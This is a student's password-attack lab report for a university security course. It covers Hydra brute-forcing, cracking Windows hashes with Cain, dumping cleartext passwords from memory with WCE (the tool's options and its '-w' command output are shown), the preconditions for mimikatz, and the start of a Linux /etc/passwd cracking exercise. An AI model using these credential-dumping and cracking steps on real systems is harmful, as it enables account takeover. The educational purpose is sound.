

Spring 2025 - CIS 492/EEC 492/CIS 593/CIS 675/LAW 616

Assignment 2

Exercise 1: Scenario 3 - PBX Scenario


Krutika Diwathe

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Part One: Setup PBX (ClePBX523 & CleWindows929)


1. Please provide the screenshot of the “System Overview”

“System Overview” screen




Part Two: Configuring System for Web Application Analysis (CleKali936)

2. Please provide the screenshot of proxy settings



Part Three: Analysis using Inspect Element (CleKali936)

3. Please provide a screenshot of passed credentials from the network tab.




4. What is "Inspect Element," and why is it used in web development?

Inspect Element is a built-in browser tool that lets you view and edit a webpage's HTML, CSS, and JavaScript in real time. It's handy for fixing layout issues, testing and debugging code, experimenting with styles, and even checking how a site looks on different devices. Developers use it to quickly troubleshoot problems,

while beginners can learn how websites are built by exploring their structure. To access it, just right-click anywhere on a page and select "Inspect", or press F12.

Part Four: Hacking with Hydra (CleKali936)

5. Please provide the screenshot of the login credentials which are obtained using Hydra.




Exercise 2: Lab_Password Cracking


Module Activity Description:

Part One: Breaking Windows Passwords with Cain


1. Paste a screenshot of the list of local Windows accounts and their corresponding hashes.




2. Paste a screenshot showing the password hashes that are revealed




3. Paste a screen shot showing the additional passwords that are now revealed.




4. Paste a screen show showing the revealed passwords




5. Paste a screen show showing the passwords that were revealed.



6. Paste a screen show showing the cracked hashes.



7. Paste a screen shot showing the hashes that were cracked.



8. What file can be used to generate a Rainbow Table?

A Rainbow Table can be created using the Winrtngen tool, which is found in C:\Program Files\Cain\Winrtngen. These tables are typically stored in .rt format, such as lm_alpha#1-7_0_2400x40000000_oxid#000.rt.

9. Why would you want to change the character set before you attempt a Brute Force Attack?

Modifying the character set helps improve efficiency. A smaller character set, like only lowercase letters, speeds up the process, while including uppercase letters, numbers, and special characters increases the chances of cracking a password but takes significantly longer.

10. Where is the dictionary file located that comes with the Installation of Cain?

Cain includes a built-in dictionary file called Wordlist.txt, which can be found in C:\Program Files\Cain\Wordlists.

11. Which Microsoft operating systems are unlikely to have LM hashes present?

Newer Microsoft operating systems, including Windows Vista, Server 2008, Windows 7, Server 2012, Windows 8, 10, and later versions, typically do not store LM hashes by default since they rely on the more secure NTLM hash system.

Module Activity Description:

Part Three: Dumping Windows Passwords in Clear Text

12. Paste a screen shot of the results for this command.


```
Command Prompt
C:\>"C:\Documents and Settings\hacker\Desktop\wce.exe" ?
WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security -
by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.
Options:
-l          List logon sessions and NTLM credentials (default).
-s          Changes NTLM credentials of current logon session.
            Parameters: <UserName>:<DomainName>:<LMHash>:<NTHash>.
-r          Lists logon sessions and NTLM credentials indefinitely.
            Refreshes every 5 seconds if new sessions are found.
            Optional: -r<refresh interval>.
-c          Run <cmd> in a new session with the specified NTLM credentials.
            Parameters: <cmd>.
-e          Lists logon sessions NTLM credentials indefinitely.
            Refreshes every time a logon event occurs.
-o          Saves all output to a file.
            Parameters: <filename>.
-i          Specify LUID instead of use current logon session.
            Parameters: <luid>.
-d          Delete NTLM credentials from logon session.
            Parameters: <luid>.
-a          Use Addresses.
            Parameters: <addresses>
-f          Force 'safe mode'.
-g          Generate LM & NT Hash.
            Parameters: <password>.
-K          Dump Kerberos tickets to file (unix & 'windows wce' format)
-k          Read Kerberos tickets from file and insert into Windows cache
-w          Dump cleartext passwords stored by the digest authentication package
-v          verbose output.
```

```
C:\>"C:\Documents and Settings\hacker\Desktop\wce.exe" -w
WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security -
by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

hacker\WINXP:toor
NETWORK SERVICE\WORKGROUP:toor

C:\>_
```

13. Paste a screen shot showing the Administrator password. Note: You may need to go back and redo steps 5-12 if you do not see the administrator's password dumped in clear text.



14. What switch allows you to dump plain text passwords with WCE?

The -w switch is used with WCE (Windows Credentials Editor) to extract plain text passwords. The full command would be:

```
C:\>"C:\Documents and Settings\hacker\Desktop\wce.exe" -w
```

15. How does the WCE tool differ from the mimikatz tools?

WCE primarily focuses on extracting Windows credential hashes and plaintext passwords from memory, often targeting older authentication mechanisms like NTLM. Mimikatz, on the other hand, is more advanced and versatile it can extract cleartext passwords, pass-the-hash credentials, Kerberos tickets, and even manipulate security tokens.

16. What must a user do in order for mimikatz to retrieve a password from RAM?

For Mimikatz to successfully extract passwords from RAM, the user must have administrator privileges or system-level access, and a user must have logged into the system during the current session. If the user logs off completely, the password may no longer be stored in RAM, making retrieval impossible. The system should be in a "switched user" state or have an active session to extract credentials.


Module Activity Description:

Part Four: Hacking Linux passwords with Jack the Ripper Complete the following section on your Kali Linux system **INFO:** First, we will examine the passwd file, which contains the list of all of the user accounts on the Linux system. The passwd file is located within the /etc directory.

17. Pates a screen shot of the cracked passwords

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)~  
# useradd yoda  
useradd: user 'yoda' already exists  
(root@kali)~  
# useradd Chewbacca  
useradd: user 'Chewbacca' already exists  
(root@kali)~  
# tail /etc/passwd  
colord:x:129:137:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin  
nm-openvpn:x:130:138:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin  
